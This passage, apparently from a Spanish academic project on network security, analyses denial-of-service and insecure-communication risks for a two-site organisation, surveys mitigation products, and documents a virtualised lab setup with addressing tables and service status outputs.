Para realizar el análisis, se ha tomado como referencias principales las guias CCN-STIC-400 y CCN-STIC-401, desarrolladas por el CCN-CERT, y disponibles para su descarga:

- https://www.ccn-cert.cni.es/series-ccn-stic/guias-de-acceso-publico-ccn-stic/4-ccn-stic-400-manual-stic/file.html
- https://www.ccn-cert.cni.es/pdf/guias/glosario-de-terminos/22-401-descargar-glosario/file.html

2.7.1 Denegación de servicio

Existen diversas técnicas que permiten a un atacante causar una baja o denegación del servicio prestado. Una denegación de servicio puede causar graves daños, tanto a nivel de imagen como a nivel operativo, en una organización.

En el esquema propuesto, en el que existe una conexión a Internet y, además, se dispone de varios servicios publicados, se presentan fundamentalmente dos formas de causar una denegación de servicio:

1. **Bloqueo de comunicaciones**

- **Ataques sobre protocolos de red**: tienen como objetivo superar la capacidad de filtrado de los elementos de red que se encuentran en primera línea, normalmente el Firewall o router que gestiona la conexión a Internet. Existen numerosos ataques de este tipo, siendo dos de los más tradicionales el SYN Flood y la fragmentación de paquetes:

    - **TCP/SYN Flood**: consiste en realizar un número de conexiones mayor del que el dispositivo es capaz de gestionar (https://en.wikipedia.org/wiki/SYN_flood).
    - **Fragmentación de paquetes**: la fragmentación es utilizada habitualmente en una comunicación a nivel IP. Es posible construir paquetes mal formados con el objetivo de que el dispositivo no sea capaz de gestionarlos y se produzca un colapso (https://en.wikipedia.org/wiki/IP_fragmentation_attack).

- **Saturación de caudal disponible**: tiene como objetivo superar el ancho de banda disponible, de modo que los servicios legítimos no tienen caudal para poder responder a las peticiones. Las técnicas más representativas son:

    - **SMURF**: es una técnica de amplificación, que consiste en enviar un paquete ICMP de tipo “echo request” , con la dirección de origen sustituida por la de la víctima, a una red cuyo router no está convenientemente configurado y permite el paso de éste hacia la red que tiene conectada. Cada uno de los equipos de dicha red reenviará a la víctima un ICMP de tipo “echo reply”, provocando una saturación del ancho de banda (https://en.wikipedia.org/wiki/Smurf_attack).
    - **Amplificación DNS**: es una técnica de amplificación, que consiste en enviar una solicitud DNS a un servidor que acepta peticiones de tipo “any”, sustituyendo la IP de origen por la de la víctima. Al realizar esto, la víctima recibe una cantidad de información importante que no ha solicitado. Con una lista de servidores DNS lo suficientemente grande es posible saturar el caudal de la víctima con información que ella no ha solicitado (https://www.us-cert.gov/ncas/alerts/TA13-088A).

- **Conexiones coordinadas**: es uno de los ataques más simples, que consiste en que un número grande de personas se ponen de acuerdo para conectarse a un determinado servicio e un mismo instante de forma repetida, causando la saturación de la línea de comunicaciones o del propio servidor.
- **Uso de Botnets**: una botnet es una red de ordenadores troyanizados que son controlados al unísono por el cyberdelincuente sin su conocimiento. Una botnet puede ser programada para conectarse a un determinado servicio y colapsar su línea de comunicaciones o el propio servidor.

2. **Bloqueo del servicio**

- **Colapso de recursos**: consiste en realizar un número de peticiones al servidor superior al número para el que está dimensionado, produciendo un colapso en su memoria, espacio en disco o procesador. Suele ser realizada a través de conexiones coordinadas o Botnes.
- **Rotura del servicio**: consiste en aprovechar un fallo de diseño o programación en el servicio que produzca su detención o degradación.
- **Rotura del sistema operativo**: consiste en aprovechar un fallo de diseño o programación en el sistema operativo del servidor sobre el que se ejecuta el servicio, produciendo su detención o degradación.
- Existe un último punto que implica el bloqueo del servicio, que consiste en que, tras un acceso no autorizado, el atacante destruya todo o parte del sistema.

Un ataque de denegación de servicio puede ser realizado tanto desde dentro como fuera de la organización, sin embargo, en este estudio se va a suponer que todos los ataques de este tipo provienen del exterior, dado que es el escenario más habitual. En base a ello, los elementos susceptibles de sufrir un ataque de estas características son:

Elemento	Descripción	Impacto
Conexión servicios	Pérdida de todos los servicios publicados	Alto
Conexión navegación	Pérdida de navegación	Medio
Firewall 1	Pérdida de todos los servicios publicados	Alto
Firewall 2	Pérdida de navegación de usuarios y VPN	Medio
Web corporativa	Pérdida de servicio web publicado	Alto
MTA	Pérdida de servicio de recepción de correo	Alto
VPN SSL	Pérdida de conexión remota	Medio

Tabla 4 – Impacto denegación de servicio

Para definir el impacto, se ha partido de la premisa de que la imagen de la organización es muy importante, así como la recepción de correo electrónico. Sin embargo, la navegación de usuarios y las conexiones remotas tienen una importancia secundaria si la baja de servicio es por un tiempo razonablemente bajo.

2.7.2 Comunicaciones inseguras

Una comunicación insegura es aquella por la que viaja información de carácter sensible y que no dispone de los mecanismos de cifrado necesarios para que no pueda ser interpretada por un sujeto diferente del emisor o receptor.El cifrado de las comunicaciones supone un coste, tanto en aumento de ancho de banda como en carga de proceso, por tanto debe aplicarse en

las ocasiones en que sea necesario.Asimismo, debe garantizar integridad y autenticidad en las comunicaciones.

Entre los diferentes protocolos y técnicas de cifrado de comunicaciones, caben destacar dos tipos fundamentales que afectan a una red telemática de prestación de servicios. Ambos son complementarios:

- **Cifrado extremo a extremo**: utilizado habitualmente para establecer un canal seguro entre dos puntos por los que van a transmitirse diferentes tipos de protocolos, como es una conexión VPN. Existen diferentes protocolos y soluciones para establecer este tipo de cifrado, siendo los más comunes el VPN/SSL e IPSec (https://en.wikipedia.org/wiki/Virtual_private_network).
- **Cifrado de servicio**: utilizado habitualmente en un modelo en que el cliente se conecta a un servidor concreto para hacer uso de un servicio determinado, como puede ser visitar una página web o acceder a su buzón de correo electrónico. El protocolo más utilizado es TLS en su versión 1.2 (https://es.wikipedia.org/wiki/Transport_Layer_Security).

Los elementos susceptibles de sufrir un robo de información a través de las comunicaciones son:

Elemento	Descripción	Impacto
Servicios web	Tanto la intranet como la web corporativa disponen de información confidencial y identificación por usuario	Alto
Buzones de correo	Tanto las credenciales de usuario como la información del propio mensaje pueden ser sustraídos si no se dispone de las medidas de cifrado adecuadas	Alto
Elementos de red	Tanto los cortafuegos como los switches deben disponer de conexiones seguras para su administración	Alto
Directorio Activo	Toda la comunicación con el directorio activo debe ir cifrada. Se realiza por defecto	Alto
Acceso a ficheros	Toda la comunicación con el servidor de ficheros por protocolo CIFS debe ir cifrada. Se realiza por defecto	Alto
VPN/SSL	La conexión VPN/SSL remota debe ir cifrada. Se realiza por defecto	Medio

Tabla 5 – Impacto comunicaciones inseguras

Si bien ciertos servicios ya contemplan el cifrado de comunicaciones por defecto, muchos otros no lo hacen, lo que supone un riesgo de seguridad en el caso de que no se tomen las medidas adecuadas.

2.7.3 Tráfico no autorizado

Existen diferentes motivos por los que un determinado tráfico o acceso puede no estar permitido en una red telemática. Esto depende de numerosos factores, entre los que destacan los siguientes:

- Políticas de uso de la red: el propietario puede decidir que en su infraestructura deben utilizarse sólo aquellos servicios y recursos que él considera necesarios.
- Riesgo de infección: el usuario puede acceder a servicios maliciosos y ser infectado por un malware que realice cualquier actividad perjudicial.

- Ataque dirigido: un equipo de usuario infectado puede formar parte de una red Botnet, o red de equipos zombie, y ser utilizado para atacar a un tercero sin conocimiento de la organización.

2.8 Soluciones de seguridad disponibles

Las soluciones de seguridad a nivel de red son muy variadas, abarcan una enorme variedad de precios y opciones en función de las necesidades y capacidades de cada organización. En cualquier caso, un buen diseño de red y un correcto despliegue de los servicios en ella es un punto de partida obligatorio para mitigar riesgos. En este sentido, siguiendo las indicaciones del manual CCN-STIC-400, en primer lugar se seguirán las siguientes recomendaciones:

- Segregación de redes por usuarios y servicios.
- Limitación de acceso a recursos en función de necesidades.
- Utilización de equipos de usuario sin privilegios de administración.
- Instalación de sistemas operativos siguiendo sus respectivas guías de bastionado.
- Eliminación de servicios pre instalados innecesarios.
- Uso de software con mantenimiento vigente, bien sea a través de un fabricante o mantenido por la comunidad.
- Subscripción a listas de correo de vulnerabilidades, tanto generales como de los productos utilizados.
- Aplicación periódica de parches de seguridad en todos los productos utilizados.
- Realización de auditorías de seguridad periódicas para detectar nuevos riesgos.

Adicionalmente, con el objeto de mitigar los riesgos de *nivel Alto*de serviciosvulnerablesanteriormente detectados, se ha realizado un estudio de posibles soluciones de seguridad y medidas a implantar, que se detalla a continuación.

Conexión de servicios

La línea de datos correspondiente a la publicación de servicios es susceptible de ser atacada a través de un colapso en el ancho de banda disponible. Para mitigarlo, existen dos aproximaciones:

1. **Control de tráfico por parte del proveedor de acceso Internet**

El proveedor de acceso a Internet recibe el tráfico antes de que llegue a su destino final, por tanto, con los medios adecuados, tiene la capacidad de detener un ataque de denegación de servicio. Para ello, en sus instalaciones ha de disponer de una serie de dispositivos con algoritmos capaces de determinar si el tráfico que está siendo reenviado hacia su destino es legítimo o si, por el contrario, es mal intencionado. En caso de detección de un ataque, activa el bloqueo de tráfico y éste nunca llega a su destino.

Existen varios proveedores de Internet que ofrecen este tipo de soluciones. Por ejemplo, la operadora Telefónica lo ofrece en modo servicio a nivel internacional:

http://us.telefonica.com/ProductsAndServices/Pages/Anti-DDoS.aspx

2. **Delegación del tráfico a un tercero con un ancho de banda superior**

Una aproximación diferente a la anterior, pero con un resultado similar, es delegar el tráfico a un tercero, que no tiene porqué ser el proveedor de Internet, que disponga de un gran ancho de banda, y que éste instale en sus instalaciones un dispositivo específico AntiDDOS. Para poder llevar esto a cabo existen diferentes aproximaciones. La más común es hacer un cambio DNS y hacer que las IPs del servicio a proteger apunten al proveedor del servicio de filtrado. Una vez limpio, el tráfico legítimo es redirigido a la organización de destino, bien a través de túneles GRE, o bien a través de reenvío de tráfico por Internet en función del tipo de servicio.

Uno de los productos más utilizados para hacer este tipo de filtrado y poder reencaminar el tráfico completo es Arbor Networks, con su producto APS:

http://es.arbornetworks.com/proteccion-ddos/proteccion-contra-ddos-para-empresas/

Otra aproximación más clásica y con algunas limitaciones, ya que sólo es útil para proteger cierto tipo de servicios, es colocar un Proxy Inverso intermedio y externo a la organización, que absorba el ataque. El servicio más popular en este ámbito es Akamai:

https://www.akamai.com/us/en/solutions/products/cloud-security/ddos-protection-service.jsp

Como parte negativa, ambos modelos son muy costosos para el cliente final y están, por tanto, destinados a grandes empresas.

Cortafuegos

Para analizar las necesidades a nivel de cortafuegos, se ha tomado como referencia la guía CCN-STIC-408 desarrollada por el CCN-CERT y disponible para su descarga, previo registro, en la siguiente dirección: https://www.ccn-cert.cni.es/series-ccn-stic/400-guias-generales/74-ccn-stic-408-seguridad-perimetral-cortafuegos/file.html.

El cortafuegos es susceptible de sufrir una denegación de servicio debido al colapso de sus capacidades a la hora de gestionar cierto tipo de paquetes o un gran número de conexiones. En este sentido, la mayoría de productos específicos están diseñados para mitigar los ataques conocidos a nivel 3 y 4 de la capa OSI. Por tanto, teniendo en cuenta el riesgo de pérdida de servicio del propio dispositivo y la amplia oferta de mercado,las recomendaciones básicas a la hora de elegir un cortafuegos son:

- Optar por un fabricante reconocido. En el mercado existe multitud de soluciones de dudosa fiabilidad, y el cortafuegos es la primera barrera de seguridad en cualquier organización.
- Realizar un estudio previo de necesidades para dimensionar adecuadamente el producto. Los cortafuegos de marcas reconocidas suelen tener un precio muy elevado.
- En la medida de lo posible, elegir soluciones que dispongan de mecanismos de alta disponibilidad de forma transparente, con IPs flotantes y mantenimiento de sesiones durante el balanceo.
- Elegir un producto en mantenimiento y con un periodo de vida garantizado de, al menos, el tiempo de amortización estimado del producto. Un cortafuegossin

mantenimiento por parte del fabricante es un producto poco o nada fiable desde el punto de vista de la seguridad.

También es posible, y una opción perfectamente válida, el uso de soluciones de software libre, sean o no gratuitas, siempre y cuando se cumpla con las condiciones arriba descritas y se cuente con un equipo humano correctamente cualificado. Muchos de los productos comerciales de seguridad son "frontends" de herramientas de software libre.

Webs corporativa e Intranet

Tanto la página web corporativa como la Intranet son susceptibles de recibir un ataque de denegación de servicio o un acceso no autorizado. Para mitigar este riesgo, existen diversas soluciones específicas que pueden implantarse.

A nivel de denegación por sobrecarga, existen productos tanto externos como instalados en el propio servidor web, que se encargan de contabilizar el número de peticiones web y bloquear el acceso a aquellas IPs que superen un determinado umbral en un periodo de tiempo predefinido. Un buen ejemplo, algo antiguo pero todavía funcional, es "httpd-guardian", que es un script que se apoya en la solución "mod-security" para realizar este tipo de bloqueos:

http://apache-tools.cvs.sourceforge.net/viewvc/apache-tools/apache-tools/httpd-guardian?view=log

En el ámbito de los intentos de intrusión o realización de acciones no autorizadas en el portal web, las soluciones son comúnmente denominadas WAF (Web Application Firewall). El propio mod-security es un WAF versátil y muy utilizado:

https://www.modsecurity.org/

A nivel comercial, uno de los más reconocidos es la solución de seguridad integrada Imperva, en este caso con su producto WAF, que mitiga tanto ataques de denegación de servicio como errores en aplicación o intentos de explotación de vulnerabilidades no parcheadas:

http://www.imperva.com/Products/WebApplicationFirewall

De forma adicional, una correcta configuración tanto del servicio como del cortafuegos local son fundamentales y pueden ser suficientes para mitigar gran parte de los riesgos.

MTA y buzones de correo

El servicio de correo electrónico en es también susceptible de sufrir tanto una denegación de servicio como un acceso no autorizado. Por la propia naturaleza del servicio, lo más importante para mitigar el riesgo es seguir una serie de recomendaciones básicas:

- Elegir un producto maduro y con trayectoria contrastada. Para ello, es recomendable revisar la hoja de ruta del producto y su trayectoria a nivel de fallos de seguridad. Dos soluciones ampliamente utilizadas son Postfix (http://www.postfix.org/) como MTA y Dovecot (http://www.dovecot.org) como gestor de buzones por IMAP.
- Instalarlo en una distribución GNU/Linux actualizada, con mantenimiento en vigor y convenientemente bastionada.
- Configurar el servicio en base a las necesidades de la organización, teniendo en cuenta las buenas prácticas en la configuración de un SMTP seguro, y cumpliendo de manera

estricta con los RFC 821 y 822 (https://www.ietf.org/rfc/rfc0821.txt , https://www.ietf.org/rfc/rfc0822.txt).

- Dimensionar correctamente el servidor en función de la carga prevista.

Equipo de usuario

La protección del equipo de usuario es fundamental para evitar una infección que pueda poner en riesgo a la organización desde un punto de vista interno. En el esquema propuesto, se plantea una colección de equipos de usuario con MS Windows 7, pues es una de las opciones más comunes y utilizadas. No es objeto de este trabajo profundizar en soluciones de seguridad para equipos de usuario, pues se trata de un ejercicio orientado a la seguridad en servicios a nivel de redes y comunicaciones. No obstante, destacar que las condiciones mínimas de seguridad que debería cumplir un equipo de escritorio son:

- Trabajar sin permisos de administrador. Un programa se ejecuta con los privilegios de que tiene el propio usuario. Si el usuario no tiene privilegios de administrador el malware estará limitado.
- Mantener el equipo completamente actualizado. Las actualizaciones solucionan problemas de estabilidad y seguridad, que son aprovechados por los atacantes.
- Disponer de un antivirus de última generación con protección a nivel endpoint (máquina final) y mecanismos de detección activa de malware. Un antivirus tradicional es insuficiente para detener los vectores de ataque actuales.
- Activar el firewall local. El firewall local previene accesos no autorizados y es una primera barrera de seguridad.
- Seguir la guía de bastionado CCN-STIC-520 ((https://www.ccn-cert.cni.es/guias/guias-series-ccn-stic/500-guias-de-entornos-windows.html)

Sondas de protección

De modo complementario a los mecanismos de protección descritos para cada uno de los servicios, es importante disponer de algún mecanismo que sirva como Sistema de Detección de Intrusos (IDS), y que se encargue de observar el tráfico de red para alertar ante posibles amenazas que han penetrado dentro de la infraestructura.

Las sondas IDS (modo pasivo, no pueden bloquear) o IPS (tienen la capacidad de bloquear), están orientadas a la detección de patrones maliciosos mediante una base de datos de firmas previamente cargada. Una de las soluciones más destacadas es SNORT:

https://www.snort.org/

Cuya versión comercial, recientemente adquirida por CISCO, es SourceFire:

https://support.sourcefire.com/

Servidores Proxy

Un proxy sirve como intermediario en las comunicaciones, y sólo entiende aquellos protocolos para los que ha sido diseñado. Además, puede aportar mejoras adicionales, como caché información, lo que redunda en una optimización del tráfico consumido, o filtrado de contenido, lo que permite limitar el acceso a pesar de que se utilice el protocolo para el que ha sido diseñado.

Existen multitud de soluciones proxy para la mayor parte de servicios, siendo el más común el proxy para navegación web a través del protocolo HTTP.

3 Implementación práctica

3.1 Análisis de diferencias entre escenario teórico y práctico

Aunque se va a tratar de implementar un entorno similar al teórico, debido a las limitaciones de recursos, existen una serie de diferencias importantes, en particular:

- Al trabajar en un entorno virtualizado, no se ha utilizado tráfico etiquetado para separar las redes en VLAN, sino que se han creado tantas redes "reales" como ha sido necesario.
- Algunos ataques, como los DDOS, son muy difíciles de reproducir a gran escala en un pequeño laboratorio.
- Del mismo modo, no es posible mitigar un ataque de denegación de servicio sin la ayuda de un proveedor de servicio especializado.
- Para reducir complejidad, debido a que se han instalado un número importante de máquinas virtuales, se ha omitido la red de gestión.
- No se dispone de dispositivos reales WiMAX, no obstante es una línea de datos pensada para contingencia.
- La VPN principal, que comunica ambas sedes a través de los firewall 2 de cada una de ellas, ha sido simulada utilizando rutas estáticas en los extremos públicos de cada equipo, como puede verse en la configuración anexa de los cortafuegos.

3.2 Definición del entorno de trabajo

El trabajo ha sido realizado en un ordenador de laboratorio con las siguientes características:

- CPU Intel i5-4670 3.2GHz 4 Cores
- 8 GB de memoria RAM
- 2 x SSD de 120GB en Raid1
- Sistema Operativo Ubuntu 14.04.3 LTS

```
root@Suspiro:~# cat /proc/cpuinfo |grep i5
model name      : Intel(R) Core(TM) i5-4570 CPU @ 3.20GHz
model name      : Intel(R) Core(TM) i5-4570 CPU @ 3.20GHz
model name      : Intel(R) Core(TM) i5-4570 CPU @ 3.20GHz
model name      : Intel(R) Core(TM) i5-4570 CPU @ 3.20GHz
root@Suspiro:~# free -m
             total       usado       libre     compart.    búffers     almac.
Mem:          7639       2854       4785        215        198       1200
-/+ buffers/cache:       1454       6185
Intercambio:       1937          0       1937
root@Suspiro:~# cat /proc/mdstat
Personalities : [linear] [multipath] [raid0] [raid1] [raid6] [raid5] [raid4] [raid10]
md0 : active raid1 sda1[2] sdb1[1]
      115168128 blocks super 1.2 [2/2] [UU]

md1 : active raid1 sdb2[1] sda2[2]
      1984448 blocks super 1.2 [2/2] [UU]

unused devices: <none>
root@Suspiro:~# lsb_release -a |grep Desc
Description:    Ubuntu 14.04.3 LTS
root@Suspiro:~#
```

Figura 12 – Equipo de trabajo principal

Adicionalmente, se dispone de un servidor de ficheros en red para almacenar las imágenes de las máquinas virtuales. Los escenarios prácticos han sido virtualizados utilizando VirtualBox 4.3.34 (https://www.virtualbox.org).

Puesto que el número de máquinas a ejecutar en paralelo es elevado, se ha optado por utilizar Sistemas Operativos ligeros y se ha dotado a los servidores de la configuración mínima posible para poder realizar su trabajo.

Las redes han sido creadas utilizando la funcionalidad de redes internas de VirtualBox, que permite interconectar máquinas virtuales en la misma red, siempre que compartan la misma etiqueta. Para simular la conexión externa de los Firewall, se ha conectado su primera tarjeta Ethernet a la red pública utilizando la configuración denominada "adaptador puente", que posiciona dicha tarjeta en la misma red que el ordenador de laboratorio sobre el que se ejecuta la prueba.

A modo demostrativo, se muestra la configuración completa de la máquina virtual que hace las funciones de Firewall de servicios públicos de la Sede 1, denominado S1FW01:




Figura 13 – S1FW01 VirtualBox

La comunicación por Internet entre sedes se simula, por tanto, estableciendo una conexión a nivel de red entre las tarjetas de red principales de cada uno de los Firewall secundarios.

Las auditorías de seguridad o simulación de ataques serán realizados con diversas herramientas incluidas, en su mayoría, en la distribución de auditoría Kali Linux 2.0 (https://www.kali.org).

Para facilitar el despliegue de máquinas, se ha instalado una plantilla con una instalación mínima deDebian GNU/Linux 7.9 (http://www.debian.org) con 256MB de memoria RAM y 4GB de espacio en disco sobre la que se han escrito una serie de scripts de despliegue, colocados en el directorio "/scripts", y que se enumeran a continuación:

- **change-vars.sh**: facilita el cambio de nombre de máquina y direccionamiento IP.
- **clear.sh**: borra el historial de comandos ejecutados.
- **first-up.sh**: detecta si la dirección MAC ha cambiado, lo que indicaría que la máquina ha sido clonada, y procede a eliminar las reglas de asignación de dispositivos de red para asegurar que el orden y nomenclatura de los mismos no se vea afectado.

Todos los ficheros son incluidos como anexo en el apartado correspondiente.

3.3 Despliegue de infraestructura principal

La infraestructura principal de equipos a nivel cliente/servidor ha sido desplegada en máquinas virtuales bajo VirtualBox y cuenta con un total inicial de 19 máquinas virtuales, que será completado con dos más al realizar la batería de pruebas. Se cuenta, además, con la propia máquina de trabajo, llamada Suspiro, que será utilizada como equipo externo para realizar ciertas pruebas o validaciones.

A continuación, se detalla el correspondiente listado de equipos con su direccionamiento de red:

Equipo	IP	Gateway	Firewall
S1DepDMZ01bbdd	192.168.11.10/24	192.168.11.1	S1FW01
S1ServDMZ01web	192.168.12.10/24	192.168.12.1	S1FW01
S1ServDMZ01mta	192.168.12.11/24	192.168.12.1	S1FW01
S1ServDMZ01vpn	192.168.12.12/24	192.168.12.1	S1FW01
S1User01pc1	192.168.13.10/24	192.168.13.1	S1FW02
S1User02admin	192.168.14.10/24	192.168.14.1	S1FW02
S1ServPriv01web	192.168.15.10/24	192.168.15.1	S1FW02
S1ServPriv01dc	192.168.15.11/24	192.168.15.1	S1FW02
S1ServPriv01files	192.168.15.12/24	192.168.15.1	S1FW02
S1ServPriv01mail	192.168.15.13/24	192.168.15.1	S1FW02
S2DepDMZ02bbdd	192.168.21.10/24	192.168.21.1	S2FW01
S2ServDMZ02web	192.168.22.10/24	192.168.22.1	S2FW01
S2User03pc1	192.168.23.10/24	192.168.23.1	S2FW02
S2User04admin	192.168.24.10/24	192.168.24.1	S2FW02
Kali Linux	Variable	Variable	Variable
Suspiro (test)	192.168.1.101/24	No aplica	No aplica

Tabla 6 – Listado de equipos iniciales

La infraestructura de red está gestionada por cuatro cortafuegos, dos en cada sede, encargados de encaminar el tráfico, facilitar el acceso a internet y bloquear los accesos no deseados. Para su despliegue, se ha optado por configurar cuatro sistemas Linux con enrutamiento habilitado y una serie de reglas en función de las políticas de seguridad descritas con anterioridad. Las reglas son activadas a través de un script que se ejecuta en el arranque del sistema, denominado "firewall.sh" y adjunto en el apartado correspondiente de Anexo. Las zonas y direccionamientos de los diferentes cortafuegos son:

Equipo	IP	Zona
S1FW01	192.168.1.211	Publica Servicios S1
	192.168.11.1	S1DepDMZ01
	192.168.12.1	S1ServDMZ01
	192.168.51.1	InterZoneS1
S1FW02	192.168.1.213	Publica Navegación S2
	192.168.13.1	S1User01
	192.168.14.1	S1User02
	192.168.15.1	S1ServPriv01
	192.168.51.2	InterZoneS1
S2FW01	192.168.1.214	Publica Servicios S2
	192.168.21.1	S2DepDMZ02
	192.168.22.1	S2ServDMZ02
	192.168.52.1	InterZoneS2
S2FW02	192.168.23.215	Publica Navegación S2
	192.168.23.1	S2User03
	192.168.24.1	S2User04
	192.168.52.2	InterZoneS2

Tabla 7 – Direccionamientos y zonas firewall

En el anexo correspondiente, pueden consultarse los ficheros de configuración de reglas de cada uno de los cortafuegos.

De forma adicional, y para facilitar el acceso, se han creado en el servicio de DNS privado, instalado en el servidor de Directorio Activo (S1ServPriv01dc), aquellos registros utilizados por los usuarios:

Equipo	IP	Registro DNS
S1ServDMZ01web	192.168.1.211/24	webcorps1.dominio.local
S1ServPriv01web	192.168.15.10/24	intranet.dominio.local
S1ServPriv01dc	192.168.15.11/24	dc.dominio.local
S1ServPriv01files	192.168.15.12/24	ficheros.dominio.local
S1ServPriv01mail	192.168.15.13/24	correo.dominio.local
S2ServDMZ02web	192.168.1.214/24	webcorps2.dominio.local

Tabla 8 – Registros DNS




Figura 14 – Servidor DNS

3.4 Instalación de servicios públicos y privados

En cada uno de los servidores se ha instalado y configurado el servicio correspondiente que debe prestarse, además del servicio SSH para poder acceder a los mismos. A continuación, se detalla cada uno de ellos para la sede principal.

S1FW01

- Sistema Operativo: Debian GNU/Linux 7.9
- Tipo de servicio: enrutado y filtrado de paquetes en capas 3 y 4 del modelo OSI a través de Netfilter (http://www.netfilter.org).No tiene instalado ningún software adicional
- Puertos abiertos: 22

S1DepDMZ01bbdd

- Sistema Operativo: Debian GNU/Linux 7.9
- Tipo de servicio: base de datos MySQL 5.5 (https://www.mysql.com)
- Puertos abiertos: 3306 y 22
- Estado del servicio:

```
root@S1DepDMZ01bbdd:~# /etc/init.d/mysql status
[info] /usr/bin/mysqladmin  Ver 8.42 Distrib 5.5.46, for debian-linux-gnu on i686
Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Server version          5.5.46-0+deb7u1
Protocol version        10
Connection              Localhost via UNIX socket
UNIX socket             /var/run/mysqld/mysqld.sock
Uptime:                 4 min 1 sec

Threads: 1  Questions: 110  Slow queries: 0  Opens: 96  Flush tables: 1  Open tables: 89
d avg: 0.456.
```

Figura 15 – Estado de servicio MySQL

S1ServDMZ01web

- Sistema Operativo: Debian GNU/Linux 7.9
- Tipo de servicio: web con Apache, PHP y Drupal (https://www.drupal.org)
- Publicado al exterior a través de la IP "pública" 192.168.1.211
- Puertos abiertos: 80 y 22
- Estado del servicio:

```
root@S1ServDMZ01web:~# /etc/init.d/apache2 status
Apache2 is running (pid 1963).
root@S1ServDMZ01web:~#
```

Figura 16 – Estado de servicio Apache

S1ServDMZ01mta

- Sistema Operativo: Debian GNU/Linux 7.9
- Tipo de servicio: MTA con Postfix(http://www.postfix.org)
- Publicado al exterior a través de la IP "pública" 192.168.1.211

```
root@S1ServDMZ01mta:~# /etc/init.d/postfix status
[ ok ] postfix is running.
root@S1ServDMZ01mta:~# netstat -plt
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 *:ssh                   *:*                     LISTEN      2160/sshd
tcp        0      0 *:smtp                  *:*                     LISTEN      2128/master
```

Figura 17 – Estado de servicio Postfix

S1ServDMZ01vpn

- Sistema Operativo: Debian GNU/Linux 7.9
- Tipo de servicio: servidor VPN/SSL con OpenVPN (https://openvpn.net)
